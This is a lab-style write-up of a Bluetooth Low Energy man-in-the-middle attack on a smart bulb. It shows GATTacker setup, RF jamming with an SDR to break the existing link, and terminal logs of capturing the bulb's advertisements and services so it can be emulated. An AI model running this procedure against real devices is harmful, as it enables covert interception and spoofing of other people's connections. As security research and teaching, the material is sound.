Coercive Man-in-the-Middle

In this report, we discuss the approaches we use to sniff the packet transfer between the bulb and the connected device without the knowledge of either of the two devices. We focus on a couple of methods which all works with the same principle of Man-in-the-Middle wherein a third party gain access to the data transferred between a connection between two devices by emulating one of the devices participating in the connection.

Man-in-the-Middle Attacks

Introduction

Man-in-the-Middle is the approach we will be discussing first. As the name suggests this method involves the third device apart from the two connecting devices in a BLE Connection which emulates one of the devices, thus virtually taking control of the data transfer between the two devices. While in most cases the attack is done before a successful connection is established, here we perform the attack after a successful connection is established between both the devices.

Ever since BLE has been proven insecure against eavesdropping a lot of open-source MitM architectures such as Gattacker and BTLEJuice were created. attackers do not need to trick users into performing an action to compromise or infect them, nor does a target device's Bluetooth have to pair with an attack device or even be in Discovery Mode. The device simply has to have its Bluetooth feature turned on, which for most products is the default setting.

Components

The main components used in this attack include an Ubertooth One, to capture and transmit data packets; an SDR to transmit RF of a specific frequency to create interference in the connection, a Linux system and also a Raspberry Pi. In this setup, the Raspberry Pi becomes the Master device and the Linux system becomes the Slave device. After scanning the type of chipset being used in the IoT device we are able to find the frequency range of data transmission, thus we can emit RF of the required frequency to break the connection after which we use the Ubertooth to capture the packets that are being advertised and use it to emulate the device using the Slave device. The Master device, on the other hand, starts sending advertisements in large magnitudes to ensure that the devices connect with the Slave device.

Working

The attack works by emulating the device to be sniffed; in this case the Smart Bulb, by sending the same Advertising packets sent by the original device using the Master device; which is the


RaspPi. Before this for getting the advertisement packets, we need to break the already existing connection, since advertising stops the moment a connection is established between two devices. For this, we use the SDR to emit RF waves of required frequency to break the connection. We then capture the advertising packets and then emit them through the RaspPi thus emulating the original device, thus once a connection is established we spoof the device network thus gaining access to the transferred data packets.

> Disclaimer: This method, however, is quite ineffective when there is hardware level encryption, in which case the MitM would be difficult since capturing and transmitting the encrypted advertised packets is ineffective.

1. *First we need to set up the slave device. We use `docker`, to host the slave device after which. A VM can also be used instead of `docker`, but `docker` is much practical for test purposes since VM would require a seperate Bluetooth adapter to set up. In VM's defence it is much more secure compared to `docker` but `docker` wins when it comes to ease of set up and would work with the default Bluetooth adapter present in the Laptop system. We start up the slave device by launching:*

```
sudo node ws-slave.js
```


as shown in the image below.



```
root@Nemesis ~# docker exec -it BLE bash
root@Nemesis:/# cd /home/
.devices/        BLESuite-master/  bleah-master/     bluepy-master/    btlejuice-master/ gattacker-master/ magicblue-master/ mast.zip         master           master.zip       master.zip.1
root@Nemesis:/# cd /home/gattacker-master/
root@Nemesis:/home/gattacker-master# node
LICENSE           advertise.js      devices/          gattacker2nrf.js  hookFunctions/    lib/              node_modules/     package.json      scan.js           ws-slave.js
README.md         config.env        dump/             helpers/          img/              mac_adv           package-lock.json replay.js         standalone/
root@Nemesis:/home/gattacker-master# node ws-slave.js
GATTacker ws-slave
```

2. *Get `ssh` access to your RaspPi:*

```
ssh pi@[Deviceaddr]
```




```
3 ❯ ✕ ✘  ssh pi@raspberrypi.local                                              1s ❮ ~
pi@raspberrypi.local's password:
Linux raspberrypi 4.14.50-v7+ #1122 SMP Tue Jun 19 12:26:26 BST 2018 armv7l

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Oct 24 03:50:29 2018 from 192.168.43.19
pi@raspberrypi:~ $ cd Documents/gattacker/
pi@raspberrypi:~/Documents/gattacker $
```

As mentioned before the RaspPi will be the Master device in this setup. In the setup we had already set up Gattacker and the necessary packages required.

3. *Next we set up the variables for Gattacker* `config.env` *file.*

- NOBLE_HCI_DEVICE_ID :
- BLENO_HCI_DEVICE_ID :




```
4  ✗ ✓   ssh pi@raspberrypi.local                                                              58s  ~
pi@raspberrypi.local's password:
Linux raspberrypi 4.14.50-v7+ #1122 SMP Tue Jun 19 12:26:26 BST 2018 armv7l

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Oct 24 03:51:05 2018 from 192.168.43.19
pi@raspberrypi:~ $ cd Documents/gattacker/
pi@raspberrypi:~/Documents/gattacker $ cat config.env
# HCI devices.
# ws-slave - "central" device connecting to target peripheral
NOBLE_HCI_DEVICE_ID=0
# "peripheral" device emulator
BLENO_HCI_DEVICE_ID=0
# advertising interval - minimal = 20ms
BLENO_ADVERTISING_INTERVAL=20
# ws-slave websocket address
#WS_SLAVE=172.17.0.1
WS_SLAVE=192.168.43.19
# Adding the host address
# path to save advertisement and characteristic files of devices
DEVICES_PATH=devices
# path to save log (dump) of all the data exchanged with device
DUMP_PATH=dump
# display websocket client messages in console
WS_DEBUG=0
pi@raspberrypi:~/Documents/gattacker $

1:Raspberry Pi*                                                                          24/10  18:22:22
```

They would be given as '0' if we use the default Bluetooth adapter but if we use a seperate BT adapter we give it other numeric values depending on the number of adapters used.

4. *Now in the master device we access the Gattacker folder and run this command:*


```
sudo node scan.js
```



```
pi@raspberrypi:~/Documents/gattacker/devices $ ls
pi@raspberrypi:~/Documents/gattacker/devices $ cd ..
pi@raspberrypi:~/Documents/gattacker $ ls
advertise.js  devices  gattacker2nrf.js  hookFunctions  lib      mac_adv       package.json       README.md  scan.js     ws-slave.js
config.env    dump     helpers           img            LICENSE  node_modules  package-lock.json  replay.js  standalone
pi@raspberrypi:~/Documents/gattacker $ sudo node scan.js
Ws-slave address: 192.168.43.19
on open
poweredOn
Start scanning.
peripheral discovered (c00907b16b51 with address <c0:09:07:b1:6b:51, random>, connectable true, RSSI -56:
        Name: Charge 2
        EIR: 0201061106ba5689a6fabfa2bd01467d6e00fbabad08160a181604f90803 (      V       F}n              )
        Scan response: 09094368617267652032020a05 (  Charge 2   )

advertisement saved: devices/c00907b16b51_Charge-2.adv.json
peripheral discovered (f81d78632b93 with address <f8:1d:78:63:2b:93, public>, connectable true, RSSI -67:
        Name: LEDBLE-78632B93
        EIR: 0201050703f0ffe5ffe0ff (           )
        Scan response: 0319000010094c4544424c452d3738363332423933 (      LEDBLE-78632B93)

advertisement saved: devices/f81d78632b93_LEDBLE-78632B93.adv.json

1:Raspberry Pi*                                                                          24/10  18:26:13
```

Here the advertisement packets are captured and saved in a file. Now to save the service we run the command:


```
sudo node scan f81d78632b93
```



```
pi@raspberrypi:~/Documents/gattacker $ sudo node scan.js -r -a f81d78632b93
Ws-slave address: 192.168.43.19
Not saving advertisement discovery.
Not reading characteristic values.
on open
poweredOn
Start exploring f81d78632b93
Start to explore f81d78632b93
explore state: f81d78632b93 : startScan
explore state: f81d78632b93 : discovered
explore state: f81d78632b93 : start
explore state: f81d78632b93 : finished
Services file devices/f81d78632b93.srv.json saved!
pi@raspberrypi:~/Documents/gattacker $
```

```
1:Raspberry Pi*                                                    24/10  18:28:23
```


Here the scan parameter is the name of the bulb as saved in Gattacker. The captured services and the advertisements are automatically updated in the slave devices so the emulation of the bulb is completed as shown below:



```
root@Nemesis:/home/gattacker-master# node ws-slave.js
GATTacker ws-slave
ws -> connection
ws -> send: {"type":"stateChange","state":"poweredOn"}
ws -> message: {"action":"explore","peripheralId":"f81d78632b93","readValues":false}
ws -> send: {"type":"explore","peripheralId":"f81d78632b93","state":"startScan"}
ws -> send: {"type":"startScanning"}
ws -> send: {"type":"explore","peripheralId":"f81d78632b93","state":"discovered"}
ws -> send: {"type":"explore","peripheralId":"f81d78632b93","state":"start"}
ws -> send: {"type":"discover","peripheralId":"f81d78632b93","address":"f8:1d:78:63:2b:93","addressType":"public","connectable":true,"advertisement":{"localName":"LEDBLE-78632B93","serviceUuids":["fff0","ffe5
","ffe0"],"manufacturerData":null,"serviceData":"","eir":"0201050703f0ffe5ffe0ff","scanResponse":"0319000010094c4544424c452d3738363332423933"},"rssi":-85}
ws -> send: {"type":"stopScanning"}
ws -> send: {"type":"connect","peripheralId":"f81d78632b93"}
ws -> send: {"type":"servicesDiscover","peripheralId":"f81d78632b93","services":[{"uuid":"1800","name":"Generic Access","type":"org.bluetooth.service.generic_access","startHandle":1,"endHandle":7},{"uuid":"ff
f0","name":null,"type":null,"startHandle":8,"endHandle":8},{"uuid":"ffe5","name":null,"type":null,"startHandle":9,"endHandle":11},{"uuid":"ffe0","name":null,"type":null,"startHandle":12,"endHandle":65535}]}
ws -> send: {"type":"characteristicsDiscover","peripheralId":"f81d78632b93","serviceUuid":"1800","characteristics":[{"uuid":"2a00","name":"Device Name","properties":["read"],"startHandle":2,"valueHandle":3,"e
ndHandle":3},{"uuid":"2a01","name":"Appearance","properties":["read"],"startHandle":4,"valueHandle":5,"endHandle":5},{"uuid":"2a04","name":"Peripheral Preferred Connection Parameters","properties":["read"],"s
tartHandle":6,"valueHandle":7,"endHandle":7}]}
ws -> send: {"type":"descriptorsDiscover","peripheralId":"f81d78632b93","serviceUuid":"1800","characteristicUuid":"2a00","descriptors":[]}
ws -> send: {"type":"descriptorsDiscover","peripheralId":"f81d78632b93","serviceUuid":"1800","characteristicUuid":"2a01","descriptors":[]}
ws -> send: {"type":"descriptorsDiscover","peripheralId":"f81d78632b93","serviceUuid":"1800","characteristicUuid":"2a04","descriptors":[]}
ws -> send: {"type":"characteristicsDiscover","peripheralId":"f81d78632b93","serviceUuid":"fff0","characteristics":[]}
ws -> send: {"type":"characteristicsDiscover","peripheralId":"f81d78632b93","serviceUuid":"ffe5","characteristics":[{"uuid":"ffe9","name":null,"properties":["writeWithoutResponse","write"],"startHandle":10,"v
alueHandle":11,"endHandle":11}]}
ws -> send: {"type":"descriptorsDiscover","peripheralId":"f81d78632b93","serviceUuid":"ffe5","characteristicUuid":"ffe9","descriptors":[]}
ws -> send: {"type":"characteristicsDiscover","peripheralId":"f81d78632b93","serviceUuid":"ffe0","characteristics":[{"uuid":"ffe4","name":null,"properties":["notify"],"startHandle":13,"valueHandle":14,"endHan
dle":65535}]}
ws -> send: {"type":"descriptorsDiscover","peripheralId":"f81d78632b93","serviceUuid":"ffe0","characteristicUuid":"ffe4","descriptors":[{"handle":15,"uuid":"2902"}]}
ws -> send: {"type":"explore","peripheralId":"f81d78632b93","state":"finished","servicesJsonData":[{"uuid":"1800","name":"Generic Access","type":"org.bluetooth.service.generic_access","startHandle":1,"endHand
le":7,"characteristics":[{"uuid":"2a00","name":"Device Name","properties":["read"],"value":"","descriptors":[],"startHandle":2,"valueHandle":3},{"uuid":"2a01","name":"Appearance","properties":["read"],"value"
:"","descriptors":[],"startHandle":4,"valueHandle":5},{"uuid":"2a04","name":"Peripheral Preferred Connection Parameters","properties":["read"],"value":"","descriptors":[],"startHandle":6,"valueHandle":7}]},{"
uuid":"fff0","name":null,"type":null,"startHandle":8,"endHandle":8,"characteristics":[]},{"uuid":"ffe5","name":null,"type":null,"startHandle":9,"endHandle":11,"characteristics":[{"uuid":"ffe9","name":null,"pr
operties":["writeWithoutResponse","write"],"value":"","descriptors":[],"startHandle":10,"valueHandle":11}]},{"uuid":"ffe0","name":null,"type":null,"startHandle":12,"endHandle":65535,"characteristics":[{"uuid"
:"ffe4","name":null,"properties":["notify"],"value":"","descriptors":[{"handle":15,"uuid":"2902","value":""}],"startHandle":13,"valueHandle":14}]}]}
ws -> send: {"type":"disconnect","peripheralId":"f81d78632b93"}
ws -> close

1:  2 Misc-  3:Docker*  4 CTF                                                                                                    24/10  18:28:38
```

